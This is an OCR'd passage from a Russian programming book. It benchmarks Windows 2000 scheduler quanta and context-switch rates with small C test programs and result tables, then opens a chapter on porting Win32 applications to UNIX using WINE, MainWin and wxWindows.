Листинг 30.2. Измеритель скорости переключения процессов

```
thread()
{
    while(1) Sleep(0);
}

#define defNthr    3
#define argNthr ((argc > 1)?atol(argv[1]):defNthr)
#define argProc    "-666"

main(int argc, char **argv)
{
    int a, zzz;
    char buf[1000];
    STARTUPINFO st;
    PROCESS_INFORMATION  pi;

    memset(&st, 0, sizeof(st)); st.cb = sizeof(st);

    if ((argc > 1) && !strcmp(argv[1], argProc)) thread();

    sprintf(buf,"%s %s",argv[0], argProc);
    printf("creating %d proc...", argNthr);
    for (a = 0; a < argNthr; a++)
        CreateProcess(0, buf, 0,0,0, NORMAL_PRIORITY_CLASS,0, 0, &st, &pi);
    printf("OK\n"); thread();
    return 0;
}
```

Даже при небольшом количестве процессов система значительно «проседает» под нагрузкой и начинает ощутимо притормаживать, а количество переключений контекстов сокращается приблизительно вдвое. I486C-ядро по-прежнему держится впереди, что не может не радовать, к тому же с ним система намного более оживленно реагирует на внешние раздражители (в частности, клавиатурный ввод). Быстродействие подсистемы ввода/вывода специально не тестировалось, но, по субъективным ощущениям, I486C и с этим справляется намного быстрее.

Желающие подкрепить экспериментальные данные доброй порцией дизассемблерных листингов, могут самостоятельно проанализировать функции планировщика (листинг 30.3), если, конечно, ухитрятся выдрать их из ядра! Далеко не всем исследователям недр Windows удалось это сделать...

Задумайтесь: если ядро львиную долю процессорного времени тратит на переключение контекстов, не означает ли это, что наиболее интенсивно вызываемыми окажутся функции, принадлежащие планировщику? Запускаем нашу

тестовую программу, подключаем Microsoft Kernel Profiler (или любой другой профилировщик ядра по вкусу) и, дав ему на сбор статистики где-то десять секунд, внимательно изучим полученный результат.

Листинг 30.3. Функции ядра, прямо или косвенно относящиеся к планированию

```
4484      ntoskrnl.exe ExReleaseResourceForThread
4362      ntoskrnl.exe KiDispatchInterrupt
4333      ntoskrnl.exe SeTokenImpersonationLevel
2908      ntoskrnl.exe KeDelayExecutionThread
2815      ntoskrnl.exe KiIpiServiceRoutine
 300      ntoskrnl.exe RtlPrefetchMemoryNonTemporal
  73      ntoskrnl.exe KeDisconnectInterrupt
  41      ntoskrnl.exe ExFreePoolWithTag
```

ДЛИТЕЛЬНОСТЬ КВАНТОВ

Частые переключения контекстов отрицательно сказываются на производительности системы, поэтому Windows NT подбирает продолжительность одного кванта с таким расчетом, чтобы они происходили как можно реже, теряя при этом подвижность и быстроту реакции.

Допустим, у нас имеется 100 потоков, каждому из которых выделяется 100 мс процессорного времени, причем все потоки используют отведенное им время полностью. Тогда между двумя переключениями одного и того же потока пройдет 10 с! Вот тебе, бабушка, и многозадачный день... Скажите: по-вашему, это нормально, когда нажатая клавиша отображается на экране только через 10 секунд? Когда сетевые клиенты получают в час по чайной ложке? А ведь если сервер обрабатывает каждого из клиентов в отдельном потоке (что является типичной стратегией программирования в Windows NT), он должен умело распределять процессорное время между тысячами потоков!

Разработчики UNIX, программирующие не ради денег, а в силу исторической неизбежности, стремятся выбирать величину кванта так, чтобы сервер не терял отзывчивости даже при пиковой нагрузке. Разработчики Windows NT, напротив, оптимизировали свою систему под максимальную производительность, меняя величину кванта от версии к версии так, чтобы совокупное количество обработанных запросов в единицу времени было максимальным. Ведь производительность — это сила, а комфортабельность и уют — понятия растяжимые. Поднимите компьютерные журналы, полазайте по Интернету — везде лежат только сравнительные тесты производительности, но нигде — отношение времени простоя клиента ко времени работы. Ладно, оставим лирику и перейдем к делу (табл. 30.1).

Windows NT поддерживает два типа квантов — длинные и короткие. Независимо от своего типа кванты могут быть как фиксированной, так и переменной длины (кванты переменной длины еще называют динамическими). Величина кванта выражается в условных единицах, официально называемых quantum units. Три квантовых единицы обычно равны одному тику таймера.

Управление типом и продолжительностью кванта осуществляется через следующий параметр реестра: HKLM\SYSTEM\CurrentControlSet\Control\PriorityControl\Win32PrioritySeparation.

Если 4-й и 5-й биты, считая от нуля, равны 10, система использует короткие кванты. То же самое происходит при оптимизации параметров быстродействия под исполнение приложений (Панель Управления ▸ Система ▸ Дополнительно ▸ Параметры быстродействие). 01 указывает на длинные кванты (он же используется при оптимизации системы под выполнение служб в фоном режиме). Любое другое значение выбирает продолжительность кванта по умолчанию (короткие — в Windows 2000 Professional, длинные — в Windows 2000 Server).

Если 2-й и 3-й биты равны 10 — длина квантов фиксирована; 01 — позволяет планировщику динамически варьировать продолжительность кванта в заранее оговоренных пределах. Любое другое значение выбирает тип квантов по умолчанию (переменные — в Windows 2000 Professional, фиксированные — в Windows 2000 Server). При использовании динамических квантов планировщик пытается автоматически увеличивать продолжительность квантов некоторых потоков, тех, которым процессорное время нужнее всего. Во всяком случае, планировщик думает, что оно им нужнее, а думает он приблизительно так: если поток обслуживает GUI-окно и это окно находится в фокусе, продолжительность кванта увеличивается. Если поток полностью использует весь отведенный ему квант, его продолжительность увеличивается. Если... Конкретный алгоритм планирования зависит от выбранного ядра, и потому одни ядра могут оказаться намного предпочтительнее других.

Два младших бита задают индекс в двухэлементном массиве `PsPrioritySeparation`, расположенном внутри ntoskrnl.exe и используемом планировщиком для расчета продолжительности квантов активного процесса. Эта переменная не экспортируется ядром, но упоминается в символьных файлах. Если же они отсутствуют, обратитесь к функции `PsSetProcessPriorityByClass`, которая использует первый элемент этого массива как указатель на другой массив.

Таблица 30.1. Модельный ряд квантов в Windows 2000 Professional

Тип квантов	Короткие			Длинные		
Переменные	6	12	18	12	24	36
Фиксированные	18	18	18	36	36	36

Для экспериментов с квантами слегка модернизируем нашу тестовую утилиту, заставляя потоки (процессы) использовать отведенный им квант времени целиком. А в первичный поток встроим счетчик времени, вычисляющий продолжительность интервала между двумя соседними переключениями (листинг 30.4).

Листинг 30.4. Измеритель продолжительности квантов

```
thread()
{
    int a, b;
    while(!f) Sleep(0);
```

продолжение ↗

Листинг 30.4 *(продолжение)*

```
    while (f != 2);
    while(1)
    {
        for (a = 1; a< 100; a++) b = b + (b % a);
    }
}

#define defNthr    300
#define argNthr ((argc > 1)?atol(argv[1]):defNthr)

main(int argc, char **argv)
{
    int         a, zzz;
    SYSTEMTIME    st;

    printf("creating %d threads...", argNthr);
    for (a = 0; a < argNthr; a++)
        CreateThread(0, 0, (void*)thread, 0,0, &zzz);

    f = 1;  printf("OK\n");

    Sleep(0); f = 2;

    while(1)
    {
        GetSystemTime(&st);
        printf("* %02d:%02d:%02d\n",st.wHour, st.wMinute, st.wSecond);
        Sleep(0);
    }
    return 0;
}
```

Под Windows 2000 Professional уже при 100 потоках время прогона очереди составляет 10 с, а под Windows 2000 Server и того больше. Выглядит это, скажу я вам, очень удручающе, и работать в таких условиях становится крайне дискомфортно. Причем *приобретение более быстродействующего процессора не ускоряет обработку очереди*, ведь потоки по-прежнему используют отведенные им кванты целиком и хотя успевают переработать намного больше данных, каждый из них, как и раньше, получает управление раз в десять секунд. Переход на двухпроцессорную машину повышает отзывчивость системы приблизительно в 1,3 раза (два процессора уменьшают длину очереди в два раза, но за счет перехода на APIC продолжительность одного тика таймера увеличивается с 10 до 15 мс, итого 2/15/10 ~ 1,3). Однако есть и другой, менее дорогостоящий и намного более радикальный способ решения проблемы. Один щелчок мыши увеличит быстроту реакции системы в пять, а то и более раз. Не верите? Ну так щелкните по рабочему столу, чтобы окно нашего тестового приложения потеряло фокус. Взгляните на табл. 30.2, где отражены временные замеры, которые мне удалось получить.

Таблица 30.2. Время обработки очереди из 100 потоков при исполнении и в фоновом режиме на Windows 2000 Professional

Время обработки при исполнении	Время обработки в фоновом режиме
00:14:48	00:23:10
00:15:02	00:23:12
00:15:16	00:23:14
00:15:30	00:23:16
00:15:46	00:23:18
00:15:59	00:23:20
00:16:11	00:23:22
00:16:27	00:23:24
00:16:41	00:23:27
00:16:55	00:23:29

Что произошло? Потоки ушли в фон, их приоритет понизился, а величина кванта сократилась до минимума. И хотя накладные расходы на переключение контекста возросли, время обработки очереди сократилось до 2 с, с которыми вполне можно жить!

А теперь закройте все окна с несохраненными документами, которые вам жалко потерять, и увеличьте приоритет тестового приложения хотя бы на одну ступень. Висим? А то! Потоки тестового приложения отбирают процессорное время у всех остальных потоков (включая и некоторые системные), и они оказываются нефункциональны. То есть функциональны, но раз в 10 с, чего для обработки клавиатурного и мышиного ввода более чем недостаточно. Забавно, но I486C-ядро при этом продолжает работать более или менее нормально.

ОБСУЖДЕНИЕ ПОЛУЧЕННЫХ РЕЗУЛЬТАТОВ

Результаты тестирования I486C-ядра, полученные на машине автора, приведены ниже (табл. 30.3–30.6). Как видно, это ядро имеет множество преимуществ перед стандартным ACPI-ядром. Какое из них использовать — каждый должен решать сам. I486C-ядро не поддерживает ACPI и поэтому не способно в полной мере управлять энергопитанием компьютера, однако отрицать его сильные стороны, право же, не стоит. Оно действительно увеличивает производительность системы, и ничего мифического в этом разгоне нет. Не верите? Испытайте его сами. Для этого в процессе установки (переустановки) операционной системы дождитесь, когда на экране появится сообщение Press F6 if you need to install a third party SCSI or RAID driver (Нажмите F6, если вам необходимо загрузить SCSI- или RAID-драйвер стороннего производителя), нажмите F5 и выберите из списка имеющихся ядер Standart PC with C-Step i486 (Стандартный компьютер I486 степпинг-C). После чего продолжите установку в обычном режиме.

Таблица 30.3. Скорость переключения контекста потоков на Windows 2000 Professional с отдачей квантов времени (потоки используют ничтожную часть отведенного им процессорного времени)

Количество потоков	Количество переключений контекстов за 10 с	
	ACPI-ядро	I486C-ядро
+50	7 701 161	8 002 734
+300	2 864 962	4 828 723

Таблица 30.4. Скорость переключения контекста процессов на Windows 2000 Professional с отдачей квантов времени (потоки используют ничтожную часть отведенного им процессорного времени)

Количество процессоров	Количество переключений контекстов за 10 с	
	ACPI-ядро	I486C-ядро
+50	2 923 719	9 638 651
+300	1 945 529	5 038 837

Таблица 30.4. Скорость переключения контекста потоков на Windows 2000 Professional без отдачи квантов времени (потоки используют отведенное им процессорное время целиком)

Количество потоков	Количество переключений контекстов за 10 с	
	ACPI-ядро	I486C-ядро
+50	3033	6481
+300	2086	4166

Таблица 30.5. Время обработки очереди на Windows 2000 Professional без отдачи квантов времени (потоки используют отведенное им процессорное время целиком)

Количество потоков	Время обработки очереди, с	
	ACPI-ядро	I486C-ядро
+50	8	1
+300	15	2





ГЛАВА 31

WIN32 ЗАВОЕВЫВАЕТ UNIX, ИЛИ ПОРТИЛИ, ПОРТИЛИ И СПОРТИЛИ

...Задачи, решаемые с помощью компьютера, нередко самим компьютером и порождаются.

Пол Грэм

В последнее время много говорят о переносе UNIX-программ на Windows. Только так, и никак не наоборот. Но ведь существует большое количество Windows-программ, аналогов которых на других платформах нет (прежде всего это ваши собственные программы). Стоит ли их переносить на UNIX, и если да, то как?


Абсолютно переносимого программного обеспечения не существует, как не существует абсолютного нуля. Понятие «переносимости» еще не означает, что портирование сводится к простой перекомпиляции. Всегда требуются дополнительные усилия по его адаптации. Иногда трудозатраты настолько значительны, что проще переписать программу с нуля, чем гонять ее между платформами. Системно-ориентированные пакеты (FAR, soft-ice) переносить вообще бессмысленно...

В любом случае вы должны полностью разобраться в исходных текстах, которые переносите. При доминирующем стиле кодирования интерфейс программы перемешан с «вычислительной» частью (спасибо визуальными средам разработки!), и разделить их не проще чем сиамских близнецов (но разделять все же придется, потому что интерфейс в UNIX очень сильно другой). Типичный код нашпигован большим количеством системно-зависимых функций — вместо стандартных библиотечных функций преобладают вызовы API и MFC. Ак-

тивно используются ассемблерные вставки и повсеместно — умолчания компилятора. Это в Багдаде char по умолчанию unsigned, но в других компиляторах он ведет себя совсем не так! Про «умолчанную» кратность выравнивания структур я и вовсе молчу. Хуже этого только нестандартные расширения компилятора и специфические особенности его поведения. Большинство программ, созданных современными «программистами», не компилируются MS VC, если написаны на BCC и, соответственно, наоборот. До переноса на UNIX им так же далеко, как их авторам до звания «программиста» (не обязательно даже «почетного программиста», можно просто «стажера», путающего язык со средой разработки).

Считается, что перенос сокращает издержки на развитие и сопровождение проекта. Имея независимые версии для Windows и UNIX, вы вынуждены вносить исправления и гонять багов в обеих программах одновременно. Портабельный код этих недостатков лишен. Якобы. Скажите, когда-нибудь вы пробовали писать программу, компилируемую более чем одним компилятором? Матерились при этом? И правильно! Я бы тоже матерился. Ограничения, налагаемые переносимым кодом, лишают нас многих «вкусностей» языка и значительно увеличивают трудоемкость разработки. Допустим, вы используете шаблоны (templates) и на MS VC все работает, но при переходе на другой компилятор программа разваливается к черту. А некоторые компиляторы не инициализируют статические экземпляры класса. Ну не инициализируют — и все тут! Забудьте о стандартах. Компиляторы все равно их не придерживаются. Чем же тогда руководствоваться? А ничем! Это уж как повезет/не повезет.

При каждом внесении изменений в программу прогоняйте ее через все целевые компиляторы. Код, специфичный для данной платформы, заботливо окружайте #ifdef или выносите в отдельный файл, ну и т. д. В конечном счете вы получите все те же два независимых проекта, но тесно переплетенные друг с другом, причем внесение изменений в один из них дает непредсказуемый эффект в другом. Нет-нет, не подумайте! Я вовсе не противник переносимого кода, просто не понимаю тех, для кого переносимость — цель, а не средство. Никто не спорит, что такие проекты, как Apache или GCC, должны изначально разрабатываться как переносимые (процент системного-независимого кода в них очень велик), но вот мелкую утварь типа почтового клиента лучше затачивать под индивидуальную платформу, а при переходе на UNIX переписывать заново.



СЛОИ АБСТРАГИРОВАНИЯ, ИЛИ БА! ЗНАКОМЫЕ ВСЕ ЛИЦА!

Если нужно быстро перенести программу, воспользуйтесь WINE или Willows. Это бесплатно распространяемые имитаторы Windows, оборачивающие UNIX-функции толстым слоем переходного кода, реализующего win32 API, и работающие на Windows 9x/NT/2000/XP, Linux, Free BSD, Solaris (а Willows еще и на QNX — есть такой клон UNIX, управляющий истребителями, атомными реакторами и прочими mission-critical-системами, кстати говоря, бесплатный и свободно умещающийся на одной дискетке).

Обратите внимание: не эмуляторы, а именно имитаторы (WINE именно так и расшифровывается: «*Wine Is Not Emulator*» — *это вам не эмулятор*). Портируемая программа исполняется на «живом» процессоре, практически не теряя в скорости. Во всяком случае, реклама говорит именно так. А что реальная жизнь? При всей схожести UNIX и Windows NT (их ядра наследуют общий набор концепций) они во многом различны. В UNIX есть замечательная функция fork, расщепляющая процесс напополам. В NT ее нет. CreateProcess/CreateThread — это фуфло. И вот почему. Накладные расходы на расщепление процесса fork'ом ничтожны, чего нельзя сказать о создании процесса/потока с нуля. Кстати говоря, с потоками в Linux сплошной напряг (внутренние потоки представляют собой те же процессы, но только с «извращениями»). Всегда, когда это только возможно, заменяйте CreateThread на fork (процессы, в отличие от потоков, исполняются в различных адресных пространствах и могут обмениваться данными только через IPC; например проецируемые в память файлы). К тому же средства синхронизации потоков в Windows и UNIX различны, а в LINUX синхронизация не поддерживается вовсе и реализуется внешними библиотеками. Все это делает отображение win32 API на UNIX-функции неоднозначным, и выбор предпочтительного системного вызова в каждом конкретном случае должен определяться индивидуально. Человеком. Имитатор на это не способен, и падения производительности не избежать (другое дело, что при современных аппаратных мощностях на производительность можно покласть).

Конструктивно большинство имитаторов состоят из двух основных компонентов: бинарного интерфейса (Binary Interface) и библиотеки разработчика (Library). Некоторые имитаторы (например, Willows) включают еще и уровень абстрагирования от платформы (Platform-abstraction Layer), что упрощает их перенос на другие системы, но это уже детали реализации.

Бинарный интерфейс включает в себя win32-загрузчик, «переваривающий» PE-файлы и с максимальной точностью воссоздающий привычное для них окружение. Необходимость в перекомпиляции при этом отпадает, однако совместимость остается на уровне слабого подобия левой руки. Реально удается запустить лишь небольшое количество офисных приложений типа Office, Acrobat, Photoshop и т. д. Системные утилиты, скорее всего, откажут в работе, и тут на помощь приходит библиотека — заголовочные файлы плюс lib-файл. Адаптировав приложение, мы

можем компилировать его как в ELF (тогда необходимость иметь на машине установленный имитатор отпадает), так и в PE. Красота!

В крайнем случае можно воспользоваться полноценным эмулятором PC — VMWare или Win4Lin, однако полезность этого решения сомнительна. Дело даже не в аппаратных требованиях (я вполне успешно гоняю VMWare на P-III 733), а в удобстве использования (точнее, в его отсутствии). Достаточно сказать, что обмениваться данными с эмулятором придется через виртуальную локальную сеть, гоняя их в обе стороны в хвост и в гриву.

УСТАВШИМ ОТ ПАСЬЯНСА ПОСВЯЩАЕТСЯ

Для переноса игр и других графических приложений лучше всего подходит WineX, в настоящее время переименованный в Cedega, — коммерческая версия имитатора WINE от компании Transgaming, ориентированная на DirectX, Direct3D, Open GL и прочие технологии этого уровня. Работает в Linux, Mac, PlayStation 2, XBox и Next Gen. Хотите «поквакать» (Word почему-то упорно предлагает заменить это слово на «покакать») в Linux? Нет проблем! А еще можно «поDOOMать» или погонять в Need-of-Speed. Список поддерживаемых игр очень велик, и счет идет на тысячи наименований.

ПЕРЕНОС ПРИЛОЖЕНИЙ, СОЗДАННЫХ В MICROSOFT VISUAL STUDIO

Копания Mainsoft (та самая, у которой свистнули исходные тексты Windows 2000) выпустила замечательный продукт **Visual MainWin**, позволяющий писать код в Microsoft Visual Studio и тут же компилировать его под разные платформы (Windows, LINUX, HP-UP, AXI, Solaris), причем количество поддерживаемых платформ планомерно растет (рис. 31.1).




Рис. 31.1. Портирование приложений под Visual WinMain, интегрированный в Microsoft Visual Studio




Рис. 31.2. Иерархия классов Windows

Пакет состоит из нескольких частей — это и инспектор кода, позволяющий обнаружить системно-зависимые участки (пускай программист сам решает, как он будет их исправлять!), и препроцессор, подготавливающий исходный код к последующей трансляции GCC (или любым другим UNIX-компилятором), и конечно же обширная библиотека функций, реализующая: а) Windows-примитивы (SEH, DLL, процессы/потоки, средства их синхронизации, реестр, буфер обмена и поддержку национальных языков); б) графический и пользовательский интерфейс (GDI32, USER32); в) COM-модель (ActiveX, OLE, MIDL, DCOM); г) библиотеку времени исполнения (ALT, MFC, C Runtime library). Полный перечень поддерживаемых фич на www.mainsoft.com/solutions/vmw5_wp.html.




Рис. 31.3. Иерархия классов wxWindows

Это — коммерческий продукт, причем очень сильно коммерческий (лицензия на одного разработчика стоит свыше двух тысяч долларов); правда, доступна 30-дневная полнофункциональная демо-версия, так что... решайте сами: иметь или не иметь.

MainWin, конечно, мощная штука, но иногда требуется софтина помельче. Основной камень преткновения — это конечно же MFC. В Microsoft Visual Studio все визуальные средства разработки построены именно на нем. И хотя исходные тексты MFC доступны, перенести его на UNIX намного сложнее, чем создать с нуля, сохранив иерархию классов и прототипы функций.

wxWindows — это бесплатная библиотека, практически полностью совместимая с MFC и работающая на всех UNIX-платформах, где есть GTK+, Motif или

его бесплатный клон Lesstif. Единственное отличие заключается в том, что вместо префикса «С» здесь используется «wx», в результате чего CWnd превращается в wxWnd. Некоторые классы еще не реализованы (например, отсутствует CEditView), и когда они появятся — неизвестно (рис. 31.2, 31.3). Это, конечно, неприятно, но и не смертельно. Можно кое-как обойтись без недостающих классов, заменив CEditVIew на wxTextCtrl; операцию «перебивки» префиксов загнать в препроцессор или повесить на макрос (рис. 31.4 и 31.5). Самое главное — wxWindows прекрасно работает на Windows, а значит, один проект не распадется на два!

На сайте IBM есть замечательная статья по переносу MFC-приложений на wxWindows, а на сайте самой wxWindows еще немного материалов на эту тему. Судя по баннерам, проекту покровительствуют весьма влиятельные компании — VMWare и Helpware, поэтому за его дальнейшую судьбу можно не волноваться.

